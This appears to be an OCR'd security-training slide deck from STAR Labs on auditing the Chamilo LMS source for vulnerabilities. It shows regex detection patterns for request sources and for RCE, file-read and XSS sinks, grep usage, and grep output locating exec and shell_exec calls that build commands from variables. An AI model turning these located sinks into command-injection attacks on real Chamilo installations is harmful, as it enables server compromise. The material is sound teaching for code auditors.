Embedded HTML/JS/CSS code intelligence.
Categories
Programming Languages Linters Formatters
Resources
Marketplace
Repository
License
intelephense.com
Marketplace Info
Released on 4/16/2017, 07:34:28
Last updated 2/22/2022, 13:53:55
Identifier bmewburn.vscode-intelephense-client
1.11.x 973↓ 0↑ 0 0

Pseudo-IDE


15 require_once __DIR__.'/../inc/global.inc.php';
16
17 api_protect_course_script();
18 api_block_anonymous_use
19
20 if (!isset($_GET['title
21 echo 'No title';
22 exit;
23 }
24
25 $paintDir = Session::re
Go to Definition F12
Go to References Shift+F12
Peek
Find All References Alt+Shift+F12
Change All Occurrences Ctrl+F2
Format Document Ctrl+Shift+I
Format Document With...

Pseudo-IDE


save_pixlr.php | api.lib.php 9+

main > inc > lib > api.lib.php > api_protect_course_script


```
1159  * @return bool True if the user has access to the current course or is out of a course context, false otherw
1160  *
1161  * @todo replace global variable
1162  *
1163  * @author Roan Embrechts
1164  */
1165 function api_protect_course_script($print_headers = false, $allow_session_admins = false, $checkTool = '')
1166 {
1167     $course_info = api_get_course_info();
1168     if (empty($course_info)) {
1169         api_not_allowed($print_headers);
1170
1171         return false;
1172     }
1173
1174     if (api_is_drh()) {
1175         return true;
```

STAR LABS

Pseudo-IDE


1165 function api_protect_course_script($print_headers = false, $allow_session_admins = false, $checkTool = '')
api.lib.php ~/Desktop/chamilo-lms/main/inc/lib - References (275)
1158 *
1159 * @return bool True if the user has access to the current course or is out of a co
1160 *
1161 * @todo replace global variable
1162 *
1163 * @author Roan Embrechts
1164 */
1165 function api_protect_course_script($print_headers = false, $allow_session_admins =
1166 {
1167 $course_info = api_get_course_info();
1168 if (empty($course_info)) {
1169 api_not_allowed($print_headers);
1170
1171 return false;
1172 }
exercise.ajax.php main/inc/ajax 1
forum.ajax.php main/inc/ajax 1
gradebook.ajax.php main/inc/ajax 1
lang.ajax.php main/inc/ajax 1
link.ajax.php main/inc/ajax 1
lp.ajax.php main/inc/ajax 1
model.ajax.php main/inc/ajax 1
record_audio_rtc.ajax.php main/inc/ajax 1
record_audio_wami.ajax.php main/inc/ajax 1
thematic.ajax.php main/inc/ajax 1
work.ajax.php main/inc/ajax 5
api.lib.php main/inc/lib 1
function api_protect_course_script($print_headers

Searching using VS Code



Enable these “case sensitive” and “regex” capabilities


Click to open extended menu

Directories / File extensions to include or exclude, wildcards are accepted

STAR LABS


Searching using VS Code

Web Request Sources: `\$.+=.+\$_(GET|POST|REQUEST)`




Searching using VS Code

RCE Sinks: `(exec|shell_exec|system|popen)\(`




Searching using VS Code

File Read* Sink: `file_get_contents\(`




Searching using VS Code

XSS Sink: `echo.+["'|']\$`



Searching using VS Code

Regex Checker: https://regex101.com/



Searching using grep

Basic Arguments:

`--color`	Adds color to matched words
`-R / -r`	Search recursively (-R follows symlinks)
`-i`	Case-insensitive search
`-l`	Lists the filenames containing the matched content
`-n`	Shows the line number of matches

STAR LABS

```
ubuntu@ubuntu:~/Desktop/chamilo-lms$ grep -rn 'system(' .
./tests/scripts/fix_sec_44.php:159:                $return = system('rm '.$recurse.' '.$dangerFolder.$deleteEntry);
./tests/scripts/fix_sec_44.php:175:                $return = system('rm '.$recurse.' '.$dangerFolder2.$deleteEntry);
./tests/scripts/fix_sec_44_remove_files.php:80:$fs = new Filesystem();
./main/install/install.lib.php:2624:                system($command);
./main/install/update-files-1.9.0-1.10.0.inc.php:189:    $fs = new Filesystem();
./main/admin/settings.lib.php:756:        $fs = new Filesystem();
./main/auth/courses.php:491:                    $rating = Display::return_rating_system(
./main/inc/ajax/course.ajax.php:25:        $rating = Display::return_rating_system(
./main/inc/lib/display.lib.php:1801:    public static function return_rating_system(
./main/inc/lib/course.lib.php:5421:                $my_course['rating_html'] = Display::return_rating_system(
./main/inc/lib/template.lib.php:104:        $loader = new Twig_Loader_Filesystem($template_paths);
./main/inc/lib/fileUpload.lib.php:1189:        $fs = new \Symfony\Component\Filesystem\Filesystem();
./main/inc/lib/fileManage.lib.php:277:    $fs = new Filesystem();
./main/inc/lib/fileManage.lib.php:304:    $fs = new Filesystem();
./main/inc/lib/export.lib.inc.php:311:            $fs = new Filesystem();
./main/inc/lib/grade_model.lib.php:231:        //event_system(LOG_CAREER_CREATE, LOG_CAREER_ID, $id, api_get_utc_date
./main/inc/lib/usermanager.lib.php:7225:        $fs = new Filesystem();
```

STAR LABS

```
ubuntu@ubuntu:~/Desktop/chamilo-lms$ grep -rl 'system(' .
./tests/scripts/fix_sec_44.php
./tests/scripts/fix_sec_44_remove_files.php
./main/install/install.lib.php
./main/install/update-files-1.9.0-1.10.0.inc.php
./main/admin/settings.lib.php
./main/auth/courses.php
./main/inc/ajax/course.ajax.php
./main/inc/lib/display.lib.php
./main/inc/lib/course.lib.php
./main/inc/lib/template.lib.php
./main/inc/lib/fileUpload.lib.php
./main/inc/lib/fileManage.lib.php
./main/inc/lib/export.lib.inc.php
./main/inc/lib/grade_model.lib.php
./main/inc/lib/usermanager.lib.php
./main/inc/lib/timeline.lib.php
./main/inc/lib/PortfolioController.php
./main/lp/learnpath.class.php
./main/cron/import_csv.php
./main/cron/lang/switch_files_to_gettext.php
./src/Chamilo/CoreBundle/Composer/ScriptHandler.php
./src/Chamilo/CourseBundle/Component/CourseCopy/CourseArchiver.php
./documentation/changelog.html
./plugin/studentfollowup/post.php
./plugin/studentfollowup/StudentFollowUpPlugin.php
./plugin/embedregistry/EmbedRegistryPlugin.php
```

Searching using grep

Additional Arguments:

-E	Regular expression search
--exclude	Exclude any files that match the input pattern, accepts *
--exclude-dir	Exclude directory from being searched
--include	Include only files that match the input pattern, accepts *
--A	Number of lines after the match to display
--B	Number of lines before the match to display
-a	Include binary files and treat them as text

```
ubuntu@ubuntu:~/Desktop/chamilo-lms$ grep -rn -E '\$.+=.+\$_(GET|POST|REQUEST)' .
./whoisonline.php:45:                $query = isset($_GET['q']) ? $_GET['q'] : null;
./whoisonline.php:60:        $social_right_content .= SocialManager::display_individual_user($_GET['id']);
./user.php:27:$array_keys = array_keys($_GET);
./tests/xhprof/xhprof_lib/utils/xhprof_lib.php:745:    $val = $_GET[$param];
./tests/xhprof/xhprof_lib/utils/xhprof_lib.php:747:    $val = $_POST[$param];
./tests/video/index.php:39:  $dest = __DIR__.'/upload/'.md5(uniqid(rand(),true)).'-'.substr($_FILES['video']['nam
./custompages/first_login-dist.php:20:    if ($_POST['password'] != $_POST['password2']) {
./custompages/first_login-dist.php:28:    $password = $_POST['password'];
./custompages/language.php:33:    $lang_match = $_REQUEST['language'];
./custompages/language.php:37:    $lang_match = $chamilo_langs[$_REQUEST['lang']];
./main/dropbox/dropbox_download.php:87:    $_SESSION['_seen'][$_course['id']][TOOL_DROPBOX][] = intval($_GET['id'
./main/dropbox/dropbox_download.php:89:    $work = new Dropbox_Work($_GET['id']);
./main/dropbox/update.php:13:$id = isset($_GET['id']) ? (int) $_GET['id'] : 0;
./main/dropbox/update.php:27:$viewReceivedCategory = isset($_GET['view_received_category']) ? Security::remove_XS
./main/dropbox/update.php:28:$viewSentCategory = isset($_GET['view_sent_category']) ? Security::remove_XSS($_GET[
./main/dropbox/update.php:29:$view = isset($_GET['view']) ? Security::remove_XSS($_GET['view']) : '';
```

STAR LABS

```
ubuntu@ubuntu:~/Desktop/chamilo-lms$ grep -rn 'exec('
tests/xhprof/xhprof_html/jquery/jquery-1.2.6.js:47:                     var match = quickExpr.exec( selector );
tests/xhprof/xhprof_html/jquery/jquery-1.2.6.js:1492:                           m = re.exec(t);
tests/xhprof/xhprof_html/jquery/jquery-1.2.6.js:1510:                           if ( (m = re.exec(t)) != null ) {
tests/xhprof/xhprof_html/jquery/jquery-1.2.6.js:1562:                                   var m = re2.exec(t);
tests/xhprof/xhprof_html/jquery/jquery-1.2.6.js:1572:                                           m = re2.exec(t);
tests/xhprof/xhprof_html/jquery/jquery-1.2.6.js:1677:                           m = p[i].exec( t );
tests/xhprof/xhprof_html/jquery/jquery-1.2.6.js:1727:                                   test = /(-?)(\d*)n((?:\+|-)?
tests/xhprof/xhprof_html/jquery/jquery-1.2.6.js:2659:                           && remote.test(s.url) && remote.exec
tests/scripts/delete_old_courses.php:43:        $size = exec('du -sh '.__DIR__.'/../../courses/'.$item['directory'])
tests/scripts/delete_old_courses.php:52:            exec('rm -rf '.__DIR__.'/../../archive/'.$item['directory'].'_*'
tests/scripts/edit_course_html_files.php:29:    exec('find '.$dir.$courseDir.'/document/ -type f -name "*.html" -exe
```

STAR LABS

```
ubuntu@ubuntu:~/Desktop/chamilo-lms$ grep -rn 'exec(' --include "*.php"
tests/scripts/delete_old_courses.php:43:        $size = exec('du -sh '.__DIR__.'/../../courses/'.$item['directory']);
tests/scripts/delete_old_courses.php:52:            exec('rm -rf '.__DIR__.'/../../archive/'.$item['directory'].'_*');
tests/scripts/edit_course_html_files.php:29:    exec('find '.$dir.$courseDir.'/document/ -type f -name "*.html" -exec
tests/scripts/delete_old_tasks.php:107:            exec('rm -rf '.$carpetaAlpElimina);
tests/scripts/img/list_unused_img.php:32:    $output = @shell_exec('rgrep '.$i.' main/');
tests/scripts/delete_old_courses_even_not_empty.php:41:        $size = exec('du -sh '.__DIR__.'/../../app/courses/'.$i
tests/scripts/delete_old_courses_even_not_empty.php:50:            exec('rm -rf '.__DIR__.'/../../app/courses/'.$item[
tests/scripts/delete_old_courses_even_not_empty.php:52:            exec('rm -rf '.__DIR__.'/../../app/cache/'.$item['d
tests/video/index.php:44:  $ffmpeg = @exec('ffmpeg -i '.$orig.' -acodec libvorbis -ac 2 -ab 96k -ar 44100 -b 345k -v q
```

STAR LABS

```
ubuntu@ubuntu:~/Desktop/chamilo-lms$ grep -rn 'exec(' --include "*.php" --exclude-dir "tests"
main/install/install.lib.php:2145:                    $result = curl_exec($ch);
main/admin/settings.lib.php:2145:            exec("which $program", $output, $ret_val);
main/inc/ajax/gradebook.ajax.php:79:        shell_exec("php $commandScript $courseCode $sessionId $categoryId $userList > /dev/null &");
main/inc/lib/pear/Text/Diff/Engine/shell.php:52:        $diff = shell_exec($this->_diffCommand . ' ' . $from_file . ' ' . $to_file);
main/inc/lib/nusoap/class.soap_transport_http.php:960:          $this->incoming_payload = curl_exec($this->ch);
main/inc/lib/document.lib.php:3141:                exec("pdftotext $doc_path -", $output, $ret_val);
main/inc/lib/document.lib.php:3145:                exec("ps2pdf $doc_path $temp_file", $output, $ret_val);
main/inc/lib/document.lib.php:3149:                exec("pdftotext $temp_file -", $output, $ret_val);
main/inc/lib/document.lib.php:3153:                exec("catdoc $doc_path", $output, $ret_val);
main/inc/lib/document.lib.php:3156:                exec("html2text $doc_path", $output, $ret_val);
main/inc/lib/document.lib.php:3161:                exec("unrtf --text $doc_path", $output, $ret_val);
main/inc/lib/document.lib.php:3179:                exec("catppt $doc_path", $output, $ret_val);
main/inc/lib/document.lib.php:3182:                exec("xls2csv -c\" \" $doc_path", $output, $ret_val);
```

Vulnerability Verification

Environment setup for local testing

```
$ git clone https://github.com/chamilo/chamilo-lms.git
$ cd chamilo-lms
$ git reset --hard d7c45d31de2f790d55d8cbf1c2a579548f75524b
```

STAR LABS

